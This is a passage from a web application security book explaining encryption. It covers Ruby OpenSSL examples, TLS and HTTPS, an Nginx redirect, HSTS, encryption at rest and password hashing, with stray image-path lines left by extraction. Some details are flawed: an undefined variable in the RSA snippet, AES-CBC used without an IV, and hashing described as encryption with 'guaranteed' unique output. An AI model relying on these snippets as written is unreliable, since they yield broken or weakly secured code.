to hide their activities; perhaps the papal edicts had declared LensCrafters a tool of the devil.

The Copiale cipher is an example of an encrypted text, albeit a very old and fairly peculiar one. Nowadays, encryption is used everywhere in public life, especially on the internet, since the requirement to move secret information over an open channel is the key to secure browsing. Encryption is so fundamental to many of the security recommendations we will make in this book that we will spend this chapter getting familiar with the terminology and how to use it on the network, in the browser, and in the web server itself.

## The principles of encryption

*Encryption* describes the process of disguising information by converting it into a form that is unreadable to unauthorized parties. *Cryptography* (the science of encrypting and decrypting data) goes back to ancient times—but we have come a long way from the hand-coded homophonic ciphers of secretive Germanic lens-makers, which simply substitute one character for another according to a predefined key. Modern encryption algorithms are designed to be unbreakable in the face of the vast computation power available to a well-motivated attacker and to make use of advances in number theory (which are relatively straightforward to grasp) or elliptic curves (which are esoteric even by mathematical standards).




As a web application author, you (thankfully) don't need to fully grasp how encryption algorithms work in order to make use of them—you just need to know how to employ them in your application and know when it is appropriate to do so. In the next few sections, we will lay out the key concepts that will help you achieve this goal. Time for a bit of theory!

## Encryption keys

Modern encryption algorithms use an *encryption key* to encrypt data into a secure form, and a *decryption key* to convert it back to the decrypted form. If

the same key is used to encrypt and decrypt data, we have a *symmetric encryption algorithm*. Symmetric encryption algorithms are often implemented as *block ciphers*, designed to encrypt streams of data by chopping them into blocks of fixed sizes and encrypting each block in turn.



Encryption keys are generally large numbers but are usually represented as strings of text for ease of parsing. (If the number chosen isn't sufficiently large enough, an attacker can simply start guessing numbers until they manage to decrypt the message!) Here's a very simple Ruby script that encrypts some data:

```
require 'openssl'

secret_message = "Top secret message!" #A
encryption_key = "d928a14b1a73437aac7xa584971f310f" #B

enc = OpenSSL::Cipher::Cipher.new("aes-256-cbc") #C
enc.encrypt
enc.key = encryption_key


encrypted = enc.update(secret_message) + enc.final #D

dec = OpenSSL::Cipher::Cipher.new("aes-256-cbc") #E
dec.decrypt
dec.key = encryption_key
```

```
decrypted = dec.update(encrypted) + dec.final
```

*Asymmetric encryption algorithms* were invented in the 1970s and are the magic ingredient that powers the modern internet. Since a different key is used to encrypt and decrypt data in this type of algorithm, the encryption key can be made public, while the decryption key is kept secret. This allows anyone to send a secure message to the holder of the decryption key, safe in the knowledge that only they will be able to read it. We call this setup *public key cryptography*, and it's what allows you as a web user to communicate securely with a website using HTTPS, as we will see next. A computer or person wishing to receive secure messages can give away its public key, allowing anyone to send messages in a way that only that computer can understand.

Public key encryption allows a sender to encrypt a message without having to have access to the decryption key. Anyone can lock the box – only the recipient of the secret information can open it! The public key only permits locking, not unlocking:



Here's how public key encryption looks in Ruby—note that we are generating a new pair of keys each time the code runs, but in real life, the *keypair* (the combination of the encryption and decryption key) would be stored in a secure location:

```

require 'openssl'

secret_message = "Top secret message!"

keypair = OpenSSL::PKey::RSA.new(2048) #A


public_key = keypair.public_key #B

encrypted = public_key.public_encrypt(secret_message) #C
decrypted = keypair.private_decrypt(encrypted_string) #D

```

We should introduce a couple of further concepts here, while we are on the subject of encryption. A *hash algorithm* can be thought of as an encryption algorithm whose output *cannot* be decrypted—but at the same time, the output is guaranteed to be unique; there is a near-zero chance of two different inputs generating the same output. (This scenario is called a *hash collision*.)

Hashing algorithms can be used to determine if the same input has been entered twice or if an input has unexpectedly changed, without having to store the input. This can be handy if the input is too large to store or if, for security reasons, you don't want to keep it around:



The output of the hashing algorithm is called the *hash value*, or simply *hash*. Since the algorithm cannot be used to decrypt a hashed value, the only way to figure out which value was used to generate a hash is by using brute force: feeding the algorithm a huge number of inputs until it generates a hash matching the one you are trying to decrypt.


The power of hash algorithms is that they allow you to detect changes in data without having to store the data itself. This has applications in the storage of credentials and the detection of suspicious events on a web server.

## Encryption in transit

Now that we have nailed down some of the terminology around encryption, we can look at how traffic to a web server can be secured using *encryption in transit*, which simply refers to encrypting data as it passes over a network.

Technologies that use the internet protocol implement encryption in transit by using *Transport Layer Security* (TLS), a low-level method of exchanging keys and encrypting data between two computers. The (older and less secure) predecessor protocol to TLS is *Secure Sockets Layer* (SSL), and you will see both used in a similar context.

*HyperText Transport Protocol Secure* (HTTPS)—the magic behind the little padlock icon in the browser—is simply HTTP traffic passed over a TLS connection.



TLS uses a combination of cryptographic algorithms called the *cipher suite* that is negotiated by the client and server during the initial TLS handshake. (TLS counterparties are very polite—hence the need to shake hands on first meeting!) A cipher suite contains four elements:




- A *key exchange algorithm*
- An *authentication algorithm*
- A *bulk encryption algorithm*
- A *message authentication code (MAC) algorithm*

The key exchange algorithm will be a public key encryption algorithm that is only used to exchange keys for the bulk encryption algorithm, which will operate much more quickly but requires the secure exchange of keys to work. The authentication is used to ensure the data is being sent to the right place. Finally, the MAC algorithm is used to detect any unexpected changes to data packets as they are passed back and forth.

#### **DEFINITION**

Establishing a TLS connection requires a *digital certificate*, which

incorporates the public key used to establish the secure connection to a given domain or IP address. Clicking on the padlock icon in the browser's address bar will allow you to see detailed information about the certificate. Each certificate is issued by a certificate authority, and browsers have a list of certificate authorities they trust. In fact, anyone can produce a certificate (called a *self-signed certificate*), so the browser will show a security warning if it does not recognize the signer of the certificate.



Using HTTPS for traffic to and from your web server ensures:

- **Confidentiality:** traffic cannot be intercepted and read by an attacker.
- **Integrity:** traffic cannot be manipulated by an attacker.
- **Nonrepudiation:** traffic cannot be spoofed by an attacker.

These are all essential requirements for a web application, so you should use HTTPS for everything! Let's review how to do that, in practical terms.

## Taking practical steps

The good news is that, as the author of a web application, you don't need to know how TLS is operating under the hood. Your responsibilities boil down to:

- Obtaining a digital certificate for your domain
- Hosting the certificate on your web application
- Revoking and replacing the certificate if the accompanying private key is compromised or if the certificate expires
- Encouraging all user agents (like browsers) to use HTTPS, which will encrypt traffic using the public encryption key attached to the certificate

The nuances of certificate management vary depending on how you are hosting your web application. If you don't have a dedicated team managing this task at your organization, be sure to read up on the documentation your hosting provider supplies. Here's an example of how to obtain a certificate using Amazon Web Services via the AWS Certificate Manager:

## Request certificate

### Certificate type Info

ACM certificates can be used to establish secure communications access across the internet or within an internal network. Choose the type of certificate for ACM to provide.

Request a public certificate

Request a public SSL/TLS certificate from Amazon. By default, public certificates are trusted by browsers and operating systems.

Request a private certificate

No private CAs available for issuance.

Requesting a private certificate requires the creation of a private certificate authority (CA). To create a private CA, visit [AWS Private Certificate Authority](#) 

Cancel

Next

Certificates need to be securely managed and are often issued and revoked by command line tools like `openssl` or via APIs. We look at some of the ways certificates can be compromised in Chapter 7.

## Redirecting to HTTPS


Encouraging all user agents to use HTTPS means redirecting HTTP requests to the HTTPS protocol. While this can be achieved in application code, the redirect is usually performed by a web server like Nginx (pronounced "engine X"). Here's what the configuration might look like in Nginx:

```
server {  
    listen 80 default_server;  
    server_name _;  
    return 301 https://$host$request_uri;  
}
```

#### A NOTE ON TERMINOLOGY

Nginx is a type of simple-but-fast web server that typically sits in front of the *application server* that hosts the dynamic code of your web application. Your organization might be using Apache or Microsoft's Internet Information Services (IIS) to do a similar job. The terminology here gets a little blurred here because application servers (like Python's Gunicorn or Ruby's Puma) *can* be deployed standalone. People who write code for web applications tend to refer to application servers as "the web server," a convention we will adopt for the rest of this book unless we specifically need to make the distinction.

**Some common web servers and application servers.**



## Telling the browser to always use HTTPS

The code of your web application should also encourage clients to use an encrypted connection. You do this by specifying an *HTTP Strict Transport Security (HSTS)* in HTTP response headers:

```
Strict-Transport-Security: max-age=604800
```

This line will tell the browser to always make an HTTPS connection for the specified period. (The `max-age` value is in seconds, so we are specifying a week in this case.) When encountering an HSTS header for the first time, the browser will make a mental note to always use HTTPS during the period described. We'll look at HSTS in detail in Chapter 7, and illustrate exactly why it is so important to implement.

## Encryption at rest

*Encryption at rest* describes the process of using encryption to secure data written to disk. Encrypting data on the disk protects against an attacker who manages to gain access to the disk, since they will be unable to make sense of the data without the appropriate decryption key.

You should make use of encryption at rest wherever your hosting provider implements it, though it usually takes some configuration to describe how the encryption keys should safely be managed. (Encryption is no defense against an attacker if they can also make off with the decryption key!)

Disk encryption is *essential* for any system that contains sensitive data, like configuration stores, databases (including backups and snapshots), and log files. Often, this can be enabled when you set up the system. Here's an example of setting up encryption at rest for Amazon Web Services Relational Database Service:

## Encryption

### Enable encryption

Choose to encrypt the given instance. Master key IDs and aliases appear in the list after they have been created using the AWS Key Management Service console. [Info](#)

AWS KMS key [Info](#)


(default) aws/rds ▾

## Password hashing

*Credentials*—which is generally a fancy name for usernames and passwords—are a favorite target for hackers. If you are storing passwords for your web application in a database, you should use encryption to secure them. In particular, you should encrypt passwords with a hashing algorithm and store only hashed values in your database. Do not store passwords in plain text!

The theoretical attacker we are concerned with in this scenario is a hacker who has managed to gain access to your database. Maybe one of the database backups was left on an insecure server, or maybe somebody accidentally checked in a database connection string to source control.

Storing passwords in plain text makes things easy for an attacker:




In the event of this type of data breach, the attacker will attempt to make use of the stolen data. The most sensitive information in a database is usually the credentials, and if the attacker has the usernames and passwords of your users, they can not only log in to your web application as any of those users but also start trying these credentials on other peoples' web applications. (Humans reuse passwords all the time, a regrettable-but-inevitable aspect of our being fleshy blobs with limited long-term memory.)

If we store hashes instead of passwords, we defend against this attack scenario, since hashing is a one-way encryption algorithm. Given a list of password hashes, an attacker cannot easily recover the password. (We'll see

in Chapter 8 how there are still risks when your password hashes get leaked, but they are less severe than with plain-text passwords.)

**1**

A user signs up and chooses a password.




**2**

A hash is generated and saved in the database.



